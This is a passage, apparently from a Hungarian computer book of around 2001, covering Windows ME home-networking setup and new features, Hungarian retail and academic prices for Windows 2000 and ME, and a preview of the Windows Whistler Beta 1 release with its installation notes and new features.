
A Varázsló általában a legkézenfekvőbb megoldást ajánlja fel. Mivel példánkban a cég rendelkezik Internet kapcsolattal, kattintsunk a „Tovább" gombra. A következő párbeszéd-ablakban a varázsló az Internet-kapcsolat megosztása iránt érdeklődik (értelemszerűen, ha az előző párbeszéd ablakban „nem"-et választunk, ez az ablak meg sem jelenik). Ki kell választaniunk a leugró menüből azt a hálózati kártyát, amellyel a számítógép a többi géphez fog csatlakozni.

A következő panelon meg kell adnunk a Főnök számítógépének nevét, és nevet kell választanunk a belső hálózati munkacsoportnak. (Általában az emberek cégük nevét, vagy amennyiben több telephelyen is van irodájuk, annak a nevét szokták választani.)






A feladat szerint a nyomtatást mindenkinek biztosítani kell, tehát a Főnök nyomtatójának megosztottnak kell lennie. A nyomtató kijelölése után meg kell oldani a bizalmas dokumentumok jelszóval való védelmét, ez a Dokumentumok mappa kijelölésével és a Jelszó gombra kattintással oldható meg:




A varázsló ezek után felajánlja, hogy elkészíti a hálózati beállító lemezt a nem Windows ME-t futtató (Windows 9x alapú) számítógépek részére. Fontos: a lemezt a varázsló megformázza, tehát minden régi adat elvész róla. Ezt a floppy-t kell majd betennünk a többi számítógépbe és elindítania róla a **`setup.exe`** programot. Küldetés Teljesítve!


Rövid konfigurációt követően a Windows a rendszer újraindítására kér bennünket, majd a legközelebbi indításkor az alábbi panel tűnik fel, mielőtt elérkeznénk a megszokott Windows felülethez, hiszen már a Microsoft Network keretein belül dolgozunk:



Jelszavunk beírása után a tálca miniatűr ikonjai között feltűnik egy újabb jövevény: a Microsoft Internet kapcsolatmegosztás működését jelző ikon. Az Ikonra jobb egérgombbal kattintva az alábbi lehetőségek közül választhatunk:



A állapot kiválasztásakor a felugró ablakban a rendszer tájékoztat bennünket arról, hány számítógép használja az Internet kapcsolatmegosztást, elrejthetjük a Tálca-ikont, illetve értelemszerűen letilthatjuk a szolgáltatást. A Lehetőségek menüpont választásakor egyetlen kezelőfelületen tekinthetjük át az Internet kapcsolatmegosztás valamennyi beállítását.



A Hálózati Helyek mappába automatikusan felkerül valamennyi olyan FTP szerver neve, amelyet valaha is meglátogattunk, tehát olyan könnyűvé válik az Internetes fájlmozgatás, mintha csak a saját gépünk egyik mappájából másolnánk át valamit egy másikba.

14.5.6. Egyéb újdonságok

A következőkben felsoroltak már csak nyalánkságnak tűnnek az előző oldalak után. A teljeség igénye nélkül néhány nagyon praktikus újítás, amit a Windows ME vezetett be:


- Egyénileg testre szabható mappák: Ha nem vagyunk megelégedve a mappáink Windows ME által alapértelmezésként kínált megjelenésére, akkor bármely mappa megjelenését (a meghajtók gyökérmappái és a speciális rendszermappák kivételével) alapjaiban átszerkeszthetjük. Erre való a mappák „Nézet" menüjének Mappa testreszabása... pontja, ahol egy igen jól átgondolt felépítésű varázsló segítségével szinte teljes mértékben átszabhatjuk a megjelenését. Úgy kezelhetjük a mappánkat, mintha egy kis lokális weblap lenne: háttérszínt, betűszínt változtathatunk; saját háttérképet rendelhetünk hozzá, és külön megjegyzéssel láthatjuk el Mappánkat[26].

- Beépített tömörítés: A Windows ME elsőként támogatja a saját telepítő programjainál használt *.cab kiterjesztésű tömörített fájlokon kívül a PKWARE *.zip fájlokat, amelyeket a Windows terminológia Tömörített mappaként említ. Ábrázolására nagyon találóan egy összecipzározott mappát használnak. Segítségével külső segédprogram igénybevétele nélkül megnyithatunk, illetve mi is létrehozhatunk ilyen fájlokat (de létrehozáskor nem adhatunk meg semmiféle paramétert a tömörítés erősségéről, sőt még a tömörített fájl nevét sem határozhatjuk meg).

- Internetes játékok: Hogyan is jelenhetne meg egy magára valamire adó Windows új játékok nélkül?! Mint láthattuk, a Microsoft kiemelt fontossággal kezeli az Internetes életmód minél szélesebb körben való terjesztését és propagálását. A logika egyszerű: minden ember szeret játszani: tehát ha az új játékokat hozzákapcsol-

[26] Ezt a lehetőséget az adja, hogy az Internet Explorer 5.5 teljesen integrálva van a rendszerbe, azaz az Intéző (`EXPLORER.EXE - 220 KB`) valószínűleg magában foglalja az Internet Explorer (`IEXPLORE.EXE - 55 KB`) teljes kódját. Egyébként ez a két alkalmazás *nem* a Windows ME-hez, hanem a Windows 2000-hez készült (aki nem hiszi, nyugodtan megnézheti a fájlok tulajdonságait)!

juk az Internethez, a felhasználó (remélhetőleg) egy idő után érdeklődni kezd az új médium iránt (és ha minden jól megy, aktív Internet-használóvá válik...) Négy teljesen új játék szerepel a kínálatban, valamint a Fekete Macska (Hearts) Internetesített verziója. Nagyobb cégeknél, akik pl. bérelt vonalon, tűzfal mögül kapcsolódnak az Internethez, nagy valószínűséggel egyetlen új Internetesített program sem fog működni, mivel a port, amin a játékok kommunikálnak a Zone.com szerverével, szerepel a tűzfal tiltó listáján.



Internetes dámajáték. Ellenfelünk ismeretlen, de élő személy. A kapcsolatot az Internet és a Zone.com szervere biztosítja.

Összefoglalásként elmondhatjuk, hogy ismételten igen nagy ugrást hajtott végre a Microsoft, a Windows még inkább felhasználóbarát rendszerré való továbbfejlesztéséhez vezető úton. Lassan már az ember könnyen úgy gondolná, nincs olyan funkció vagy mindennapi feladat, amivel még könnyedebbé lenne tehető a számítógéphasználat. Nos, a Microsoft fejlesztői gőzerővel dolgoznak a Windows új generációján, amelyben további hatásos segédeszközök várnak a felhasználókra. Néhány oldal múlva fény derül mindenre...

14.6. A Windows 2000 és a Millennium Edition eladási árai

Mivel mindkét termék sokféle kiszerelésben kapható, csak néhány lehetőséget írunk le. Az árak 2001. januáriak és nem tartalmazzák a 25%-os ÁFÁ-t.

1. A www.szoftverabc.hu ajánlata

Windows Millennium Edtn English/Hungarian CD	63 300 Ft
Windows Millennium Step-Up Promo Hun	18 200 Ft
Windows Pro 2000 English Intl CD	104 100 Ft
Windows Pro 2000 English Intl VUP CD	49 100 Ft

2. Akadémiai Select megrendelő, Hungarnet Egyesület

Windows 2000 Prof. Hung. Vers. Upg. /WinNT Wrkstn 4.0/3.51	11 500 Ft
Windows 2000 Prof. Hung. Prod. Upg. /WfW/Win 98/Win95	16 600 Ft
Windows 2000 Prof. Hungarian Competitive Upgrade /OS2	22 100 Ft
Windows 2000 Server Hungarian Competitive Upgrade	23 100 Ft
Windows 2000 Server Hungarian Version Upgrade	23 100 Ft
Windows 2000 Server Hungarian	46 200 Ft
Windows 2000 Server English	45 300 Ft
Windows Millenium Edition English/Hungarian VUP 95/98/98SE	14 400 Ft
Windows 2000 Professional Version Upgrade English / NT 4.0	11 300 Ft
Windows 2000 Prof. Prod. Upg. English /WfW/Win95/Win98	16 300 Ft
Windows 2000 Professional Comp. Upg. English /OS2	21 700 Ft

A magyar termék feljogosít az angol termék használatára, ha a magyar drágább. Fordított esetben nem igaz.

3. Akadémiai Microsoft OEM Szoftver megrendelő, Hungarnet Egyesület (2000. november)

Microsoft Windows 2000 Pro CD ENGLISH	47 700 Ft
Microsoft Windows 2000 Pro CD HUNGARIAN	47 500 Ft
Microsoft Windows Millennium Edition HUNGARIAN	31 600 Ft
Microsoft Windows Millennium Edition ENGLISH	31 800 Ft

Rövidítések magyarázata:

- VUP – Version Upgrade, frissítési alap
- Competitive Upgrade – frissítés nem Microsoft szoftverről, pl. OS/2-ről
- Product Upgrade – frissítés nem NT-s, de Microsoft szoftverről, pl. Win 98-ról

A Microsoft két új termékét bevezető újsághirdetés (2000. november)

15.

WINDOWS 2001 (BETA 1)

Ebben a fejezetben a Windows jelenleg legújabb operációs rendszeréről esik szó.

15.1. Windows Whistler, az egységes jövőkép

A Windows 2000 programcsalád a fejlesztés finisében járt, amikor a Microsoft tervezőmérnökeinek egy csoportja már keményen dolgozott az eljövendő Windows verzióin. Két projekt kódneve vált ismertté az IT Business világában: a *Neptune* és az *Odyssey*. Az Odyssey volt hivatott a Windows Millennium nyomdokába lépni, míg a Neptune-t a Microsoft a Windows 2000 kiváltására szánta. 2000. januárjában, alig néhány nappal a Windows 2000 premierje előtt röppent fel a hír, hogy a Microsoft azonnali hatállyal megszünteti mindkét termék fejlesztését és a két projekt eredményeit egy teljesen új egységesített operációs rendszerré ötvözi, ennek kódneve a *Whistler* (füttyös) lett.

A Whistlert szánják – az eredeti tervek szerint – a Microsoft életében az első olyan operációs rendszernek, amelyet már az indulása-

kor egyszerre két platformon dobnak piacra. Az alapverzió továbbra is 32 bites kernelre épül, ám lesz egy, az Intel legújabb 64 bites, Itanium kódnévre hallgató processzorát kihasználni tudó fejlettebb verziója[27].

Az alapkoncepció az volt, hogy közel ugyanazon a kernelen egyszerre kínálnak megoldást az otthoni, kis és középvállalati, valamint a multinacionális nagyvállalatok számítástechnikai igényeire. Ennek megfelelően négyfajta változat fejlesztéséhez fogtak hozzá:

- *Whistler Personal:* a Win9x vonal utóda, az otthoni felhasználók számára készül, maximum egy processzoros architektúra, munkacsoport alapú hálózati támogatással – nem képes NT Domain tagjaként funkcionálni.
- *Whistler Professional:* a Windows 2000 Professional utóda, a vállalati felhasználók ideális munkaállomás rendszere, max. kétprocesszoros architektúra, munkacsoport és domain-alapú hálózattali támogatással.
- *Whistler Server:* a Windows 2000 Server utóda, a kis és középvállalatok kiszolgálója, maximum 4 processzoros architektúra.
- *Whistler Advanced Server:* a Windows 2000 Advanced Server utódja, a nagyvállalatok kiszolgálója, maximum 8 processzoros architektúra.

Könyvünk lezárása idejére jutott el a Windows Whistler fejlesztése a 2296-os Build-del *Beta 1*-es állapotba, a továbbiakban az ennek használatakor tapasztaltakat foglaljuk össze.

15.2. Telepítés

Mint minden béta programváltozatot, célszerű „szűz" környezetre telepíteni – éles adatoktól hemzsegő merevlemezre pedig egyenesen olyan, mintha valaki orosz rulettet játszana a fejlesztőkkel. Egyébként a Microsoft is kifejezetten ellenjavallja az upgrade (frissítő) telepítést. A Beta 1 ugyanolyan boot-olható CD-n érkezik, mint a Windows NT

[27] A Microsoft tervezi kiadni a Windows 2000 64 bites verzióját is, mintegy a Whistler 64 főpróbájaként. Az eredeti tervek szerint 2000. decemberében jelent volna meg, ez azonban nem történt meg.

vagy a Windows 2000 (valamint a Windows 98-tól kezdve valamennyi Win9x alapú rendszer). Tehát, ha számítógépünk BIOS-a támogatja a CD-ről való indítást és ezt a funkciót engedélyeztük, nem kell bajlódnunk a boot-lemezes telepítéssel.

Optimális esetben zökkenőmentesen, a legminimálisabb felhasználói beavatkozás nélkül megy végbe a rendszer telepítése. Már a telepítéskor is a rendszer az egységesített Windows ideológiáját követi, hiszen ellentétben a Windows NT-vel és a Windows 2000-rel, ahol az alapkönyvtár a WINNT névre hallgatott, a Whistler esetében az alapértelmezett könyvtárnév újra WINDOWS lett (ahogy azt a Win9x vonalnál már megszokhattuk).

Valamelyest javult a rendszer installálási időt becslő funkciója, de még változatlanul meg sem közelíti bármelyik Linux disztribúcióét. Jelen állapotában a fejlesztők nem sokat adtak a telepítéskor feltűnő információs szövegekre. Szinte teljesen, ha nem szóról-szóra egyszerűen áttették a Windows Millenniumnál alkalmazott szövegfájlt, természetesen a Millennium nevet kicserélték Whistler-re... De ami ennél jóval fontosabb: rengeteg újítást építettek/építenek be az operációs rendszerbe. Ezek közül néhány, a teljesség igénye nélkül:

15.3. Újdonságok

A felhasználó még jobb kiszolgálása:

- Automatikus frissítés (a Millenniumban vezették be). A felhasználót a szolgáltatás a beállításától függően vagy külön értesíti, vagy automatikusan megkezdi a Microsoft által kifejlesztett, a rendszer még megbízhatóbb működéséhez szükséges frissítések letöltését. Ami fontos újítás a Windows 2000 és a Windows 98 Windows Update rendszeréhez képest, hogy a letöltés a háttérben folyik és olyankor, amikor éppen alig van kihasználva az „éltető sávszélesség", tehát nem akadályozza, vagy sajátítja ki a rendszert a letöltés időtartamára.

- Közvetlen CD-re írás (CD-író, vagy CD-író és újraíró szükséges): a felhasználó egy digitális kamerából, vagy az Intézőből közvetlenül tud képeket CD-re írni, mintha csak egy floppylemezre másolna, külső fejlesztő program nélkül! Ez a funkció lehetőséget ad komplett CD-k másolására is.

- ClearType technológia: LCD kijelzőknél az ember sokszor boszszankodott, hogy nagyon „bepixelesednek" a betűk szélei. Nos, ennek vége. A ClearType megháromszorozza a szoftveresen vezérelt (renderelt) szövegkiírás vízszintes képernyőfelbontását, amely sokkal finomabb körvonalat ad a betűknek.

- Biztonságos jelszótárolás (Credential Management): Ha egy felhasználó több, különféle, jelszóval védett szolgáltatáshoz szeretne hozzáférni, csak az első használatkor kell azokat megadnia – a rendszer ezeket eltárolja magának, és automatikusan megadja a hitelesítést végző alrendszernek a következő eléréskor.

- Eszközvezérlő „visszagörgetés" (Device Driver Rollback): Amennyiben a felhasználó egy új verziójú eszközvezérlőt telepít és attól a rendszer instabillá válik, lehetőség van automatikusan visszaállni az előző verziójú meghajtó-programra.

- Képfeldolgozó eszközvezérlő rendszer finomítása: A Windows Millenniumnál bevezetett varázsló továbbfejlesztett változatával négyféle, eszköz-specifikus dialógusablak áll a felhasználók rendelkezésére: szkenner, digitális fényképezőgép, digitális videokamera használatára, illetve egy negyedik panel, amellyel az éppen használni kívánt eszközt választhatjuk ki, amennyiben több ilyen eszköz is a rendelkezésünkre áll...

- Utolsó jól működő eszközvezérlő mentése (Last Known Good Files): amikor a felhasználó új eszközvezérlőt telepít, a régi, megbízhatóan működő fájlokat a rendszer elmenti magának egy speciális almappába. Ha az újonnan telepített eszközvezérlő nem váltja be a hozzá fűzött reményeket, a felhasználó a csökkentett mód választása mellett a „Last Known Good" szolgáltatás használatával visszaállíthatja a jól működő verziót.

- Fax megosztás: a rendszerben található bármely hálózatba kötött számítógépen levő modemet a hálózat bármelyik felhasználója használhatja faxküldésre a hálózaton keresztül, és közvetlenül küldhet faxot bármely alkalmazásból.

- Gyors felhasználó-váltás: Ha egy számítógépet eddig több mint egy felhasználó használt, és az egyik felhasználó után a másik is használni szerette volna azt, akkor az első felhasználónak ki

kellett lépnie a rendszerből – bezárva az összes futó programját. A Whistler használatával megoldhatóvá válik, hogy anélkül válthasson a rendszer felhasználót, hogy az egyiknek ki kelljen szállnia futó programjaiból. (Ez a megoldás magától értetődően *nem* használható domain-rendszerű struktúrában!)

- Nagyfelbontású monitorok támogatása: A rendszer képes támogatni akár a 200 dpi-s felbontásra képes, extra finom képű monitorokat is az eddig széles körben elterjedt 96 dpi-s monitorok mellett.

- Többfunkciós eszközök támogatása: amennyiben például egy szkennerrel kombinált nyomtatót akar a felhasználó felinstallálni, a telepítő varázsló automatikusan mindkét funkcióhoz tartozó elemeket „egy szuszra" telepíti a rendszerre.

- Továbbfejlesztett hardverkezelés: teljesen áttervezték az új hardver telepítése varázslót. Funkcionalitásában átveszi a Windows 2000-ben debütáló Add/Remove Hardware varázsló szerepét. Az Új hardver dialógusablak megszűnt, helyét a Tálcán felbukkanó, szövegbuborékos ikon veszi át. Ha egy adott hardver telepítéséhez adminisztrátori jogosultságok szükségesek, automatikusan felugrik a bejelentkező dialógusablak.

- „Wake on Battery" támogatás: ha egy felhasználó felfüggesztett állapotban hagyja mobilszámítógépét akkumulátoron, és mielőtt a telep kimerülne, a rendszer automatikusan átvált hibernált állapotba anélkül, hogy adatvesztés lépne fel.

- Többhálózatos működés támogatása: ha a felhasználó a munkahelyén DHCP szerveren keresztül kapja meg TCP/IP beállításait, amikor a gépét otthon használja, ahol nincs DHCP szerver, a rendszer automatikusan átáll a beállított alternatív konfigurációra.

- Személyes Tűzfal az Internethez: ezzel az alrendszerrel a felhasználó biztonságossá tudja tenni Internet kapcsolatát, ha közvetlenül csatlakozik a számítógép a világhálóhoz. Ugyancsak ez a szolgáltatás alkalmazható abban az esetben, ha a számítógép a kiszolgálója a belső hálózaton belüli Internet-megosztásnak is, a hozzá kapcsolódó számítógépek központosított védelme érdekében.

- Migrációs Varázsló: ha a felhasználó új, erősebb számítógépet vásárol, akkor ez a varázsló közérthetően bemutatja, mely fájlokat is kell kimásolnia a régi számítógépéről, hogy közel ugyanolyan kép fogadja az új gépén, mint az a réginél volt megtalálható.

- Az általános nyomtató-meghajtó frissítése: a Whistler-től kezdve lehetőség nyílik a tükrözött nyomtatásra is, melyet pl. fóliára nyomtatáskor használhatunk.

- Megújult Start menü: teljesen átszabott külsővel tér vissza a Start menü a Whistler-ben. Egyetlen kattintással elérhetővé válnak a leggyakrabban használt programok, az Internet-böngésző és az alapértelmezett levelezőprogram, valamint a legfontosabb rendszermappák. (Ez az újítás váltotta ki a tesztelők legnagyobb részének nemtetszését. Hiába gyűjti a legfontosabb programokat egyetlen helyre, mégis nehézkessé tűnik a használata elsőre, valamint túl nagy felületet eltakar az Asztalból... Jelenleg a Beta 1-ben még választható a régi, jól megszokott hagyományos Start menü is, de hogy ez a lehetőség bennmarad-e a végleges verzióban is, még a jövő zenéje...)

- Megújult Tálca: Az eddigi Windows verzióknál a legnagyobb összevisszaság és átláthatatlanság a Tálcán keletkezett, különösen akkor, ha egyszerre 5-6 programot futtattunk, nem is beszélve arról, ha ugyanekkor több különféle Internetes honlapot is nyomon követtünk. A Microsoft egy hirtelen ötlettől felbuzdulva egy csapásra rendet teremtett ezen a fronton. Ha kezd elfogyni a szabat terület a Tálcán és a programablakokat megszemélyesítő téglalapok már olyan apró méretűvé zsugorodtak, hogy címkéjük olvashatatlanná vált, a rendszer automatikusan csoportosítja az egyazon típusú ablakokat és az adott csoport téglalapjára kattintva egy számozott felugró helyi menüből tudjuk kiválasztani a minket érdeklő példányt. Ugyancsak jelentős területet sajátítottak ki maguknak a tálcán a futó programok ikonállapotú megjelenései. Egész kis ikonhadsereg foglalhatja az értékes helyet az óra mellett, a Tálca jobb szélén. A Microsoft erre is talált egy roppant ötletes megoldást. Ugyan azt a technológiát használják, mint az „emlékező menük" esetében – azok a státuszikonok, amelyek nem hordoznak folyamatosan változó információt, hanem csak a program futásáról tájékoztatják a felhasználót, elrejtésre kerülnek és csak külön egérkattintásra fedik fel egy időre magukat, majd

újra elrejti őket a Tálca, hogy nagyobb helyet hagyjon náluk jóval fontosabb információk megjelenítésére.

- Rendszer-távvezérlés (Remote Desktop): A Windows 2000 Server-nél bevezetett Terminal Server szolgáltatás egyik legfrappánsabb kiegészítése. Ennek segítségével a rendszergazda úgy tudja kisegíteni a teljesen tanácstalan egyszeri felhasználót, hogy a felhasználó engedélyével teljes mértékben átveszi az irányítást a bajba került felhasználó gépe, sőt egere és képernyője felett is... Ennek egyszerűbb példája, amikor a felhasználó otthoni gépéről bejelentkezik a saját munkahelyi gépére.

- Teljes képernyős bejelentkező oldal: amikor a számítógép nincsen központosított hálózathoz csatlakoztatva, akkor a felhasználók egy teljesen új bejelentkező képernyővel találják szembe magukat, ahol emberközeli, ikonos formában, egérkattintással választatják ki felhasználói nevüket, és csak jelszavukat kell megadni a bejelentkezésükhöz. A felhasználók hozzáadása, illetve jogosultsági szintjük beállítása a Vezérlőpulton keresztül történik.

Technológiai fejlesztések:

- Kompatibilitás régebbi programokkal (AppFixes): amennyiben valamilyen régebbi program csak pl. Windows 95-tel tud együttműködni, úgy a Whistler képes az adott alkalmazással elhitetni, hogy ő valójában Windows 95 és nem más...

- Kapcsolat nélküli dokumentumok titkosítása: a Windows 2000-ben lehetőség volt fájlok kapcsolat nélküli megtekintésére és fájlok titkosítására – de csak külön-külön. A Whistler-ben lehetőség nyílik végre az ilyen dokumentumok titkosítására is.

- Hálózati eszközök még szélesebb körű támogatása: amikor a felhasználó a számítógépének operációs rendszerét Whistler-re cseréli, a frissítési folyamat közben a rendszer lecseréli az eszközök alapmeghajtóit, beleértve a nagysebességű kábelmodemek, az ADSL és az ISDN eszközök támogatását is.

- Rendszer távvezérlése megosztott erőforrásokkal: A távolban lévő gép szinte valamennyi erőforrásához hozzáfér a felhasználó.

- Fájlrendszer (mintha csak egy hálózati meghajtó volna a távoli gép merevlemeze);
- Hangkártya (`.wav` és `.mp3` fájlokat a távoli számítógép hangkártyáján szólaltathatunk meg);
- Kommunikációs portok (használhatjuk a távoli számítógép COM illetve LPT kapuit);
- Nyomtató (a távoli gép alapnyomtatója válik a mi alapnyomtatónkká);
- Vágólap (a két számítógép közös Vágólapot használ, a rajtuk lévő adatok kicserélhetők).

- „Színes, szélesvásznú" Rendszer távvezérlés: a távvezérléskor használt színmélységnek és felbontásnak csak a távoli számítógép videokártyájának tudása szab határt ("többé nincs 640x480x16 szín")!

- Kék halál – távdiagnózis: A kritikus rendszerleállásokkor jelentkező, sokak által rettegett kék halál üzeneteit a felhasználó igény esetén azonnal (vélhetően a következő sikeres újraindítás után) továbbíthatja a Windows Online Crash Analysis csapatának, akik kielemezve az adatokat, nagy valószínűséggel meg tudják állapítani: mi is okozta valójában a STOP error bekövetkezését.

